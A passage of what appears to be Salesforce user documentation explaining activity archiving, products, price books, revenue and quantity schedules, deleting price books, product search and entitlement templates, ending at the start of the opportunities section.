Salesforce archives older activities according to the conditions below. These activities can be viewed only in the **Printable View** of the associated record, the Activity History related list of the associated record, export files, or by clicking **View All** on the Activity History related list. You can search for archived activities using advanced search. Administrators can also delete archived activities using Mass Delete.

- Events with a due date greater than 365 days old
- Closed tasks with a due date greater than 365 days old
- Closed tasks without a due date that were created more than 365 days ago

Activities FAQ

How can I create a series of recurring events?

To create a series of recurring events:

1. Create a new event.
2. On the event, select `Create recurring series of Events` and define the pattern of recurring events.

See Also:

Activities FAQ
Creating Recurring Events

How can I view a calendar that includes other user's activities?

To view a calendar that includes other user's activities:

1. Click the multi-user view icon from any day, week, or month view of the calendar.
2. Click **Create New View** and build a list view that includes all the users whose events you want to see.

Activities FAQ

What happens when I want to discontinue my service?

If the service does not meet your needs, it is possible to discontinue it. Users who are up-to-date with their payments may request a complete download of the data that exists in the system. Click **Help & Training** at the top of any page and select the My Cases tab to submit your request directly.

Can I assign a Chatter Plus user a task related to an opportunity?

No. Chatter Plus users don't have access to opportunities.

Activities FAQ

TRACKING PRODUCTS, AND THEIR PRICES AND SCHEDULES

Products, Price Books, and Schedules Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Combined, products and price books let you keep track of the products and services your company offers, and the various prices at which they are sold. In turn, schedules determine the payment and delivery cycles of your products.

Products

Products are the individual items or services that you sell to customers through your opportunities and quotes.

You can create a product and associate it with a price in a price book. Each product can exist in many different price books with many different prices.

The Products related list of an opportunity detail page and the Quote Line Items related list of a quote detail page list the products for that record. Use this related list to associate a price book with the opportunity or quote, add or edit products, and, for opportunities, establish or edit product schedules.

Price Books

A *price book* is a list of products and their associated prices. Each product and its price is called a *price book entry*.

Salesforce provides two types of price books—standard and custom.

- The standard price book is a master list of all products with their associated default or *standard prices*. It automatically lists all products and standard prices regardless of the custom price books that also contain them.
- A custom price book is a list of products with their custom or *list prices*, making them ideal for offering different prices to different market segments. Custom price books can contain discounted list prices or list prices that are higher than the standard price.

For example, let's say you want one set of prices for domestic orders and another for international orders. Your products and their standard prices are automatically listed in the standard price book. In this case, you can create two additional custom price books—an international price book and a domestic one—to suit the different markets.

Schedules

Schedules determine the payment and delivery cycles for a product. After you've established pricing for your products, you can establish default schedules on a product, as well as schedules for individual line items (opportunity products) on an opportunity.

Default schedules are suitable if all your customers make product payments on the same timetable or you deliver products on a regular schedule. However, if your users typically customize schedules, there's no advantage to creating default schedules.

Your administrator determines which types of schedules your organization can use: quantity schedules, revenue schedules, or both. Your administrator also specifies which types of schedules can be established for each separate product.

- **Quantity Schedule**—Suitable if your customers pay all at once, but receive the product in increments—for example an annual magazine subscription for a monthly-issued magazine. Outlines the dates, number of units, and number of installments for payments, shipping, or other use as determined by your organization.
- **Revenue Schedule**—Suitable if your customers make regular payments but receive the product all at once—for example, if you sell customized products that are charged in installments, but delivered at one time. Outlines the dates, revenue amounts, and number of installments for payments, recognizing revenue, or other use.
- **Revenue and Quantity Schedule**—Suitable if your customers receive their order on a delivery schedule and also pay for the products using a payment schedule—for example, a monthly product subscription that's paid for on a monthly basis.

Products Home

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view Products tab:	"Read" on products
To view products:	"Read" on products
To create products:	"Create" on products
To view assets:	"Read" on assets
To view price books:	"Read" on products and price books

Clicking the Products tab displays the products home page.

- In the **Find Products** section, enter product search terms and click **Find Product** to search for products that match your search terms. We recommend entering a search term of at least two characters, but you can leave this field empty to display a list of all products.
- In the **Price Books** section, select a price book to view a list of products within that price book or click **Create New View** to define your own custom price book view.
- In the **Product Views** section, choose a list view from the drop-down list to go directly to that product list page, or click **Create New View** to define your own product custom view.
- In the **Asset Views** section, choose an asset list view from the drop-down list to go directly to that list page, or click **Create New View** to define your own custom view to list assets.
- In the **Recent Products** section, select an item from the drop-down list to display a brief list of the top products matching that criteria. From the list, you can click any product to go directly to the product detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the "Products Tab" search layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only). The Recent Products choices are:

Recent Products Choice	Description
Recently Created	The last ten or twenty-five products created, with the most recently created product listed first. This list only includes records owned by you.
Recently Modified	The last ten or twenty-five products updated, with the most recently updated product listed first. This list only includes records owned by you.

- In the **Recent Products** section, click **New** to create a product.
- In Reports, click **Go to Reports** to create customized reports that include your product and price book information.
- Administrators and users with the appropriate permissions can click **Manage Price Books** to open the Price Books tab to create, clone, activate, or deactivate price books.

- If products are shared with external contacts via Salesforce to Salesforce, choose one of the list views under **Products from Connections** to view products that your business partners have shared with you.

Price Books Home

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Price Books tab:	“Read” on products and price books
To view price books:	“Read” on products and price books
To create price books:	“Create” on price books
To clone price books:	“Create” on price books
To change price books:	“Edit” on price books

Clicking the Price Books tab displays the price books home page, where you can:

- Create a custom price book.
- Select a list view from the drop-down list to go directly to that list page, or define your own price book custom view. From the list view, you can:
  - ◊ View a list of entries for the selected price book.
  - ◊ Activate or deactivate a price book.
- Click any price book name listed to view details, including a list of products within that price book. From the details page, you can:
  - ◊ Edit the properties of the price book, such as activating it or changing its name.
  - ◊ Clone the price book to create a new price book with the same product entries.
  - ◊ Add a new product entry to the price book. If no products are available, the button is not displayed.
  - ◊ Edit all product entries in the price book at once.
  - ◊ Edit a single product entry.

Creating Products

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view products:	"Read" on products
To create products:	"Create" on products

To create a new product:

1. Select **Product** from the Create New drop-down list in the sidebar, or click **New** next to **Recent Products** on the products home page.
2. Enter a name for the product.
3. Enter any additional information for the product. See Product, Price Book, and Schedule Fields on page 1090 for a description of each field.
4. Click **Save** when you are finished or click **Save & Add Price** to save the current product and enter a standard price.

Note: To ensure fast system performance with price books, keep the number of products below two million.

Optionally, you also can:

- Click **Add** in the Standard Price related list to add an associated price and currency to the new product.
- Click **Add to Price Book** from the Price Books related list to include the new product in a price book. Products must have a standard price before you can add them to a price book. See Setting Product Prices on page 1088.
- Click **Edit** above the product detail to create a default schedule. See Creating and Editing Default Schedules on page 1099.

Product, Price Book, and Schedule Fields
Cloning Price Books

Setting Product Prices

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set prices:	"Edit" on products

You can have up to three different types of prices for products to fit the way your organization prices products.

- Standard Price—The default price you associate with a product, which is automatically included in your Standard Price Book.
- List Price—The custom price associated with a product in a custom price book. For example, let's say you need one set of prices for domestic orders and another for international orders. List prices can be lower or higher than standard price.
- Sales Prices—The prices applied to products that you add to your opportunities or quotes. Sale prices can be different than both list prices and standard prices. For example, if you need to offer a special discount on an opportunity.

Note: You can expand the format of your price fields to up to eight decimal places to the right of the decimal point. Contact salesforce.com to expand your decimal place settings.

Setting Standard Prices

Before you can add a new product to an opportunity, quote, or custom price book, you must add a a standard price to the product and mark it as active. This is the default pricing of the product.

To create a standard price for a product:

1. Select the product.
2. From the product detail page, click **Add** from the Standard Price related list. If you have already added a standard price, click **Edit** to change it or **Edit All** to edit all standard prices in other currencies.
3. Enter the standard price.
4. Select `Active` to make this price available to products on opportunities, quotes, or other custom price books.
5. Click **Save**. The standard price is automatically associated with the product in your standard price book.

Setting List Prices

If you have created custom price books, you can assign a list price for a product. The list price is available to use when you add that product to an opportunity or quote from any customized price books your organization has created.

Before you begin, the product must have a standard price. To add a list price:

1. Select the product.
2. From the product detail page, click **Edit** from the Price Books related list next to the custom price book that should contain the list price.

   Click **Add to Price Book** from the Price Books related list if you have not already added the product to a custom price book.
3. Enter the list price. Alternatively, select `Use Standard Price` if both prices are the same.
4. Select `Active` to make this price available to products on opportunities or quotes.

5. Click **Save**.

Setting Sales Prices

Regardless of the price book used, you can specify a sale price for any product that you add to an opportunity or quote. By default, the sale price for a product added to an opportunity or quote is the product's list price from the price book unless you specify a different price.

Associating Price Books and Products

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view products:	"Read" on products
To view price books:	"Read" on products and price books

You can associate products and price books with either each other, or with opportunities, quotes, or service contracts. For example:

- On a product detail page, click **Add to Price Book** on the Price Books related list to select a price book to contain the product. This button is available only if the product has a standard price.
- On a price book detail page, click **Add** on the Products related list to select a product to include in the price book.
- On an opportunity detail page, click **Add Product** on the Products related list to select a product to list on the opportunity.
- On a quote detail page, click **Add Line Item** on the Quote Line Items related list to select a product to list on the quote.
- On a service contract detail page, click **Add Line Item** on the Contract Line Items related list to select a product to list on the service contract.

Searching for Products

Product, Price Book, and Schedule Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A product has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

Product Fields

Field	Description
`Active`	Indicates whether the product is ready for use in a price book, opportunity, or quote and whether you can find the product in searches and see the product in views.
`Created By`	Name of the user who created the product.
`Last Modified By`	Name of the user who last saved the product record.
`Product Code`	Internal code or product number used to identify the product.
`Product Currency`	In multicurrency organizations, the currency you want to use for the product. If the product currency is different from the user currency, currency-related fields for opportunities, quotes, and quote line items appear in both currencies. The product's currency is converted to the user's currency and the converted amount appears in parentheses.
`Product Description`	Text to distinguish this product from other products.
`Product Family`	Category of the product.
`Product Name`	Title for the product.
`Quantity Scheduling Enabled`	Indicates whether the product can have a quantity schedule.
`Revenue Scheduling Enabled`	Indicates whether the product can have a revenue schedule.
`Custom Links`	Listing of custom links for products from Salesforce.

Price Book Fields

Field	Description
`Active`	Indicates whether you can add the price book to an opportunity or quote.
`Created By`	Name of the user who created the price book.
`Description`	Text to distinguish this price book from others.
`Is Standard Price Book`	Read-only checkbox that indicates whether the item is the standard price book.
`Last Modified By`	Date of the most recent save to the record.

Field	Description
Price Book Name	Title for the price book.

Price Book Entry Fields

Field	Description
Active	Indicates whether the price book entry (product and list price) is active and can be added to an opportunity or quote.
List Price	Price of the product within the price book including currency.
Product Name	Title for the product.
Product Code	Internal code or product number used to identify the product.

Schedule Fields

Field	Description
Schedule Type	Defines whether the product revenue or quantity will be divided into multiple installments or repeated for multiple installments.
Installment Period	Sets the interval for installments; for example, Weekly, Monthly.
Number of Installments	Number of installments in the schedule.

Viewing Product Lists

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view products:	“Read” on products
To create products:	“Create” on products
To change products:	“Edit” on products

The products list page displays a list of products in the selected view. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

- Click a product name to view detailed product information.
- If Chatter is enabled, click or to follow or stop following a product in your Chatter feed..
- Click **Add** or select **Product** from the Create New drop-down list in the sidebar to create a new product.
- Click **Edit** to change product details.

Viewing and Editing Products

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view products:	“Read” on products
To change products:	“Edit” on products

Viewing Products

Once you have located a product on the products home or list pages, click the name to display detailed information.

Viewing Product Updates and Comments (Chatter)

Display a Chatter feed of updates, comments, and posts about the product.

Editing Products

Users can update a product by clicking **Edit** next to the product, and changing selected fields. When you have finished, click **Save**.

Viewing and Editing Product Related Lists

Below the product detail is information related to the product, such as standard prices, price books, assets, and entitlement templates. The related lists you see are determined by your personal customization and any customization your administrator has made to page layouts or your permissions to view related data. You can click on individual items to display additional information about them. Click **more** at the bottom of the page or **View More** below a related list to display more items.

- Click **Add** in the Standard Price related list to associate a standard price (and currency if you have multiple currencies) with the product.
- Click **Edit** next to the standard price to change it or click **Edit All** in the Standard Price related list to make changes to all prices in any currencies listed.
- Click **Add to Price Book** in the Price Books related list to select a price book to contain the product.
- Click **Edit All** in the Price Books related list to make changes to all list prices for the product in any price book.
- Click the price book name to view details of the price book or click **Edit** next to the price book to change the list price of the product.
- Click **New** in the Assets related list to create a new asset based on the current product. Assets only display in this list if you have sharing access to the account on the asset or the account related to the contact on the asset.

To return to the last list page you viewed, click **Back to list** at the top of the product detail page. If your organization has enabled collapsible page sections, use the arrow icons next to the section headings to expand or collapse each section on the detail page.

Viewing and Editing Price Books

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view price books:	“Read” on products and price books
To change price books:	“Edit” on price books
To clone price books:	“Create” on price books

The standard price book is automatically generated by Salesforce to include all the products in your organization and their standard prices. Users can edit the standard price book or activate it. They can also create custom price books to include selected products and list prices.

Viewing Price Books —After you've found a price book listed on the Price Books tab, click the name to view detailed information. All price book entries are listed in the Products related list. Alternatively, to view the price book's entries, select a list view and click **View** beside the price book.

Editing Price Books —To update a price book, click **Edit** next to the price book name, and then change the fields that you want to update. When you have finished, click **Save**. Click **Clone** to create a new price book that contains the same products.

Viewing and Editing Price Book Related Lists—Below the price book detail is a Products related list for price book entries (products and their associated prices within the price book). You can click **Edit** or **Edit All** to update price book entries or list prices. Click **Add** to include more products in the price book. Click **more** at the bottom of the page to display more items or **fewer** to display a shorter list.

Viewing Price Book Entries

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view price book entries:	"Read" on price books AND "Read" on products
To change price book entries:	"Edit" on price books

To view entries in a price book, select a list view on the Price Books tab and click **View** beside the price book.

From the price book's list page, you can view details of price book entries.

- If your view contains entries from a single price book, select multiple price book entries listed and click **Edit Selected** to make changes to many entries at once.
- If you are viewing entries from a single price book, click **Add** to search for and add a list price and product to the price book.
- Click **Edit** to change the properties of a price book entry.
- Click any column heading to sort the entries in ascending order using that column's information. Click a column heading a second time to sort in descending order.
- At the top and bottom of the list, click a letter to display the contents of the sorted column that begin with that character.
- Click the **Next Page** or **Previous Page** links to go to the next or previous set of price book entries.

- At the bottom of the list, select **fewer** or **more** to view a shorter or longer display list.

Sharing Price Books

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To share price books:	“Edit” on price books

Your administrator defines the default access your entire organization has to price books. Administrators and users with the “Edit” permission on price books can extend sharing of a price book manually to more users. However, you cannot change the sharing model to make it more restrictive than the default.

To view and manage sharing details, click **Sharing** on the price book detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the price book. On this page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Add** to grant access to the record for other users, groups, roles, or territories.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

Tip: If your organization-wide default for price books is “No Access,” give your entire organization “View Only” access to your Standard Price Book so that users can see prices on the product detail page.

Cloning Products

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view products:	"Read" on products
To clone products:	"Create" on products AND "Read" on price books

The **Clone** button on a product quickly creates a new product with the same information as the existing product. Cloning products also creates any price book entries in price books that you can view. Price book entries in price books that you do not have sharing access to will not be created.

1. Click **Clone** on an existing product.
2. Enter or change any information for the new product.
3. Click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

DELETING PRODUCTS AND PRICEBOOKS

Deleting Products and Price Books Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete products:	“Delete” on products
To delete price books:	“Delete” on price books
To delete opportunity products:	“Edit” on opportunities
To delete quote line items:	“Edit” on quotes

Deleting products or price books is unique because both can have related price book entries. When you delete either a product or a price book, all related price book entries are also deleted.

However, if you have several price books that contain the same product, deleting the product from one price book doesn’t affect the other price books. Similarly, if you delete a price book, the products it contained are not deleted or removed from any other price book.

Note:

- You can’t delete a product if opportunities, quotes, service contracts, or contract line items are associated with it.
- You can’t delete a product or price book that's associated with an approval process or has a pending workflow action.

Before you begin, review your options for deleting products and price books with related records:

- **Does it have a related price book entry?**

  You can delete a product or price book that has associated price book entries. Salesforce moves it to the Recycle Bin temporarily, from where you can restore it. All price book entries are deleted or restored along with their related product or price book.
- **Is it on an opportunity or quote?**

If your product or price book is used on an opportunity or quote, you have three options:

- Deactivate it by editing it and deselecting the `Active` field. We recommend deactivating a product or price book that is on an opportunity or quote because it will no longer be available to users but you can activate it again if necessary.
- Remove the related product or price book from all opportunities and quotes. When you try to delete a product or price book that is used on an opportunity or quote, Salesforce displays a list of the opportunities or quotes using it. If you are deleting a price book, go to each opportunity or quote listed and remove the price book from them. If you are deleting a product, remove the product from every opportunity and quote that uses it. Then, delete the price book or product and it will be stored in the Recycle Bin temporarily, during which time, you can recover it and all its related price book entries.
- Archive the product or price book and each related price book entry. Archived products and price books can't be recovered because they are not stored in the Recycle Bin, so use this option with caution. Additionally, archived products and price books still appear on any opportunities or quotes that contained them before they were archived.

Note: If you choose to archive a price book instead of deleting the associated records and then deleting the price book, it will still be visible in the associated records but won't be accessible. After you archive a price book, you can't retrieve it.

Deleting Products

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

To delete a product, click **Delete** from the product detail page to move it to the Recycle Bin. When you delete a product, all related price book entries are also deleted. If you restore the product from the Recycle Bin, any related price book entries are restored with it.

Note:

- You can't delete a product if opportunities, quotes, service contracts, or contract line items are associated with it.
- You can't delete a product that's used on an opportunity or quote. If you try to delete it, Salesforce displays a list of the opportunities and quotes so you can remove the product from those opportunities and quotes and try again. If you don't want to remove the product from all opportunities and quotes, you can deactivate (which is the recommended approach) or archive the product instead. See Deleting Products and Price Books Overview on page 1097.

Deleting Price Books

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

To delete a price book, click **Delete** on the price book detail page to move it to the Recycle Bin. When you delete a price book, all its related entries are also deleted. If you restore the price book from the Recycle Bin, all its related entries are also restored.

You can't delete the Standard Price Book or a price book that's on an opportunity or quote. If you try to delete a price book that's used on an opportunity or quote, Salesforce.com displays a list of the affected opportunities and quotes.

If you don't want to remove the price book from those opportunities and quotes, we recommend that you deactivate it. To deactivate the price book, click **Deactivate** on the price book list view.

Alternatively, to archive the price book, click **Archive** on the price book detail page. This option should be used with caution. See Deleting Products and Price Books Overview on page 1097.

Creating and Editing Default Schedules

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create schedules:	"Edit" on products
To edit schedules:	"Edit" on products

Before creating default schedules, make sure the appropriate schedule types are enabled.

To create and edit default schedules:

1. Select the product from the products home page.
2. Click **Edit** above the product detail.
3. Set the schedule details.

Field	Description
`Schedule Type`	Defines whether the product revenue or quantity will be divided into multiple installments or repeated for multiple installments.
`Installment Period`	Sets the interval for installments; for example, Weekly, Monthly.
`Number of Installments`	Number of installments in the schedule.

Note: For example, if the product unit price is $100 and you specify a revenue schedule with ten monthly installments, a `Schedule Type` of "Divide" will create ten installments of $10 each, and "Repeat" as the `Schedule Type` will create ten installments of $100 each for a total of $1000.

4. Click **Save**.

If you add or change a default schedule for a product, opportunities with that product are not updated. If a product has both a default quantity schedule and a default revenue schedule, the quantity schedule is calculated first to determine the total product revenue, and then the revenue schedule is applied to that amount.

If you have a quote line item with a discount, you can't edit the `Discount` field if the corresponding product record has a default schedule.

Examples

The following examples illustrate some common uses of default schedules.

Default Revenue Schedule Only–Your ASP company sells yearly contracts of product licenses at $1200 per license per year. When a customer buys licenses, the licenses are all "delivered" at one time, but you recognize the revenue on a monthly basis. In this case, you would set a revenue schedule of Schedule Type=Divide, Installment Period=Monthly, and Number of Installments=12.

With this default revenue schedule, a salesperson sells 200 licenses at a unit price of $1200 per license per year on an opportunity on March 15. The 200 licenses are all "delivered" on March 15. The total revenue for this product is the quantity of 200 multiplied by the unit price of $1200 per year, for a total yearly revenue of $240,000. The revenue schedule automatically divides the total revenue into monthly installments of $20,000 on the 15th of every month for the next year.

Default Quantity Schedule Only–Your medical supplies company sells a box of tongue depressors for $10 per box. You normally have yearly contracts with hospitals to deliver boxes every month. In this case, you would set a quantity schedule of Schedule Type=Repeat, Installment Period=Monthly, and Number of Installments=12.

With this default quantity schedule, a salesperson sells 1000 boxes on an opportunity on January 1. The quantity schedule automatically creates 12 monthly installments of 1000 boxes each, for a total quantity of 12,000 boxes. The total revenue from this opportunity is calculated using the unit price and the total quantity, so $120,000 is booked on January 1.

Default Quantity and Revenue Schedules–Your manufacturing company sells widgets for $10 each. You normally have yearly contracts to deliver widgets on a weekly basis, but your customers pay quarterly. In this case, you would set a quantity schedule of Schedule Type=Repeat, Installment Period=Weekly, and Number of Installments=52. You would also set a revenue schedule of Schedule Type=Divide, Installment Period=Quarterly, and Number of Installments=4.

With these default schedules, a salesperson sells 2000 widgets on an opportunity on January 1. The quantity schedule is applied first, and it schedules 2000 widgets to be delivered every week for a year, for a total quantity of 104,000. The total revenue is calculated using the unit price and the total quantity. The total revenue of $1,040,000 is then divided into quarterly installments of $260,000 each.

Setting Product Prices

Editing Schedules

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create schedules:	"Edit" on opportunities
To edit schedules:	"Edit" on opportunities

To edit an existing schedule for a product on an opportunity:

1. Click the product name in the Products related list.
2. Click **Edit** on the Schedule related list of the product detail.
3. In the list of installments, add comments or change the dates, quantities, and revenue amounts.
4. Click **Recalculate** to preview the new total revenue and/or quantity of the product.

The product totals are the sum of the installments. Any changes you make will override the product totals currently stored for the product.

5. Click **Save** to finish.

Note: If you cannot easily obtain the results you want by manually editing the schedule installments, you can return to the product detail and click **Re-Establish** to delete the old schedule and create a new one.

WORKING WITH PRODUCTS AND OPPORTUNITIES

Choosing a Price Book for an Opportunity or Quote

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To select price books:	"Edit" on opportunities AND "Read" on price books
To select price books on quotes:	"Edit" on quotes AND "Read" on price books

To include products on an opportunity or quote, you must first choose a price book that contains the products you want to add. You can add products or quote line items only from a single price book. Click **Choose Price Book** in the Products related list on an opportunity or the Quote Line Items related list on a quote to select a price book. This button appears when you have access to more than one price book.

Note: The last price book you used on an opportunity or quote is selected by default.

If you change the price book for an opportunity that has products, all products are deleted from the Products related list, but the value in the opportunity's `Amount` field remains.

Creating Custom Price Books
Adding Products to Opportunities

Adding Products to Opportunities

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To select opportunity products:	"Edit" on opportunities AND "Read" on products and price books

To add products to an opportunity:

1. Select a price book.
2. Click **Add Product** on the Products related list.
3. Select one or more products.
4. Type the attributes for each product. Your administrator may have customized this page to include fields specific to your business.
5. Type the `Sales Price` for the product. The Sales Price defaults to the List Price specified in the price book. Depending on your user permissions, you may be able to override this value.
6. Type the number of products at this price in the `Quantity` box.
7. Click **Save**.

Note: If the product has default schedules, Salesforce creates the schedules automatically when you add the product to the opportunity. The opportunity `Amount` is the sum of the related products. You cannot directly edit the `Amount` unless you first delete all of the products from the opportunity. For multicurrency organizations, the opportunity `Currency` is tied to the currency of the associated price book entry. You cannot directly edit the `Currency` unless you first delete all of the products from the opportunity.

Editing Products on Opportunities

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit opportunity products:	“Edit” on opportunities AND “Read” on products and price books

To edit a product on an opportunity:

1. Click **Edit** next to the product name on the Products related list of the opportunity, or to edit all of the products at one time, click **Edit All**.
2. Type the values for each product. Your administrator may have customized this page to include fields specific to your business.
3. Type the `Sales Price` for the product.
4. Type the number of products at the current sales price in the `Quantity` field.
5. If the product has a discount, type it as a number with or without the percent sign (%) in the `Discount` field. You can use up to two decimal places.
6. Click **Save**.

Note:

- If the opportunity product has a revenue or quantity schedule, you can’t edit the `Discount` field.

  In addition, field-level security is disabled by default for the `Discount` field. If you want to add the field to the page layout, you can enable field-level security.
- If an opportunity is syncing with a quote, and the quote record is locked by an approval process, you can’t edit the opportunity products.

Sorting Products on Opportunities and Quotes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To sort opportunity products:	"Edit" on opportunities AND "Read" on products and price books
To sort quote line items:	"Edit" on quotes AND "Read" on products and price books

Products appear in alphanumeric order by default on the Products and Quote Line Items related lists, but you can sort them into any order you like. For example, you might want to group related line items together on a quote you're sending to a customer. Syncing a quote with an opportunity also syncs product sort order.

1. Click **Sort** in the Products related list on an opportunity or the Quote Line Items related list on a quote.
2. Select a product, and use the arrows to move it up or down the list.
3. Click **Save**.

Products, Price Books, and Schedules Overview

Establishing Schedules on Opportunity Products

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create schedules:	"Edit" on opportunities
To edit schedules:	"Edit" on opportunities

To create a new schedule for a product on an opportunity:

1. Click the product name in the Products related list.
2. Click **Establish** to create a new schedule, or click **Re-Establish** to delete the old schedule and create a new one. (See Editing Schedules to edit an existing schedule.)
3. Select the type of schedule to create: quantity, revenue, or both. Your choices are limited by your organization's schedule settings, and by the schedule types your administrator has enabled for the product.
4. Set the schedule details. See Schedule Fields on page 1091 for a description of scheduling fields.

   For example, if the product unit price is $100 and you specify a revenue schedule with ten monthly installments, a Schedule Type of "Divide" will create ten installments of $10 each, and "Repeat" as the Schedule Type will create ten installments of $100 each for a total of $1000.
5. Click **Save** to display the schedule installments.
6. If necessary, edit the installments as described in Editing Schedules on page 1100.

If you have a quote line item with a discount, you can't edit the `Discount` field if the corresponding opportunity product has an individual schedule.

Products with Default Schedules

If a product has default schedules established on the product record, the schedules are automatically created when you add the product to the opportunity. The dates of the installments begin with the date you specified when adding the product. If you left the product date blank, the installment dates begin with the opportunity `Close Date`.

If you add or change a default schedule for a product, opportunities with that product are not updated. If a product has both a default quantity schedule and a default revenue schedule, the quantity schedule is calculated first to determine the total product revenue, and then the revenue schedule is applied to that amount.

If you have a quote line item with a discount, you can't edit the `Discount` field if the corresponding product record has a default schedule.

Searching for Products

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view products:	“Read” on products

You can add products to price books, opportunities, quotes, and service contracts.

1. Enter your search keywords to return matches in standard or custom text fields.
2. To narrow your search results, click **More filters** and select the filters you want.

   Tip: Search by keyword or filter criteria either alone or together. When used together, Salesforce finds records that match both your keyword and filter criteria.
3. Click **Search**.
4. Click the alphabetical index links to filter your search results by initial letter.
5. Select the checkboxes next to the records you want. Optionally, select the checkbox in the column header to select all currently displayed items. You can also use the **Selected** drop-down list to select or clear all records on the page. You can select a maximum of 50 records. If more than 50 records appear on the page, you can’t select them all using the column header or the **Selected** drop-down list.
6. If your search finds many records, use the number of records drop-down list to specify the maximum number of records to display on each page.
7. Click the **Previous** and **Next** links or enter a page number in the `Page` box to display another page of products. Your selections persist when you move to a different page. These navigation tools work only if your search results contain fewer than 2,000 records.
8. Click **Select**.

Note: To display newly added products, click **Refresh** ( ). This ensures that your search results are current.

Optimizing Search Results for Products
Understanding Product Search Fields

Optimizing Search Results for Products

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view products:	"Read" on products

When searching for products, use the following guidelines to optimize your results.

- Find products easily. You can use global search—but not sidebar search or advanced search.
- Type your keywords in the same format as you would for an advanced or global search. For example, type a keyword to find records that contain that keyword in standard or custom text fields. Type more than one keyword to find records that contain any or all keywords. To find exact phrases, enclose keywords in quotes.
- Use an asterisk (*) wildcard character in the same way as you would for an advanced or global search.
- Use field filters, operators, and values to improve your search results. For example, `List Price greater than 1,000`.
- When filtering search results, limit the search to records that contain neither blank nor `null` values for a particular field, by choosing the field and the `not equal to` operator, and leaving the third field blank.
- Click column headings to sort the results in ascending or descending order. Sorting applies across all search results for a particular object, including those on subsequent pages. You can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.
- Work with your administrator to select the columns you want to appear in your search results.
- Change the order of displayed columns by dragging them to a new position in the table. Salesforce doesn't save these changes.
- If you're searching for products to add to a price book and the standard price book is not activated, ensure that the Price Book Name and Active (Price Book) columns aren't displayed. These columns search for products that are included in the standard price book when it's activated. So, if the standard price book is deactivated, your search results will be empty. Alternatively, you can display these columns and activate the standard price book to return a list of all products that match your search criteria.

Using the Entitlement Templates Related List

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view entitlement templates on products:	"Read" on products
To add or remove entitlement templates to/from products:	"Edit" on products

The Entitlement Templates related list displays a product's applicable entitlement templates. Entitlement templates are predefined terms of customer support that you can quickly add to products. For example, you can create entitlement templates for Web or phone support so that users can easily add entitlements to products offered to customers.

Administrators determine an Entitlement Template related list's availability and content. The following options and information appear by default:

Add Entitlement Template

Click this button to add entitlement template(s) to the product.

To search for entitlement templates, enter a name, or part of a name, in the text entry field and click **Go!**. Check the boxes next to the templates you want to add to the product and click **Insert Selected**. Click **Done** to add the selected templates.

Action

The actions you can perform on the entitlement template. For example, Click **Remove** to remove an entitlement template from the product.

Entitlement Template

The name of the template. Click to view the template's details.

Created By

The user who created the entitlement template.

BUILDING YOUR PIPELINE WITH OPPORTUNITIES

Opportunities Overview

Available in: **All** Editions that signed up prior to Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09

Not Available in **Database.com**

Opportunities are the sales and pending deals that you want to track. By adding opportunities, you are also building your "pipeline," which will contribute to your forecast. You can also link opportunities to campaigns to help measure the ROI of your marketing programs. In addition, you can create quotes, which show proposed prices for products and services, from an opportunity.

The Opportunities tab displays a home page that lets you quickly create and locate opportunities. You can also sort and filter opportunities using standard and custom list views. In addition, this tab lets you view and edit detailed information on each opportunity to which you have access.

Opportunities Home

Available in: **All** Editions that signed up prior to Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09

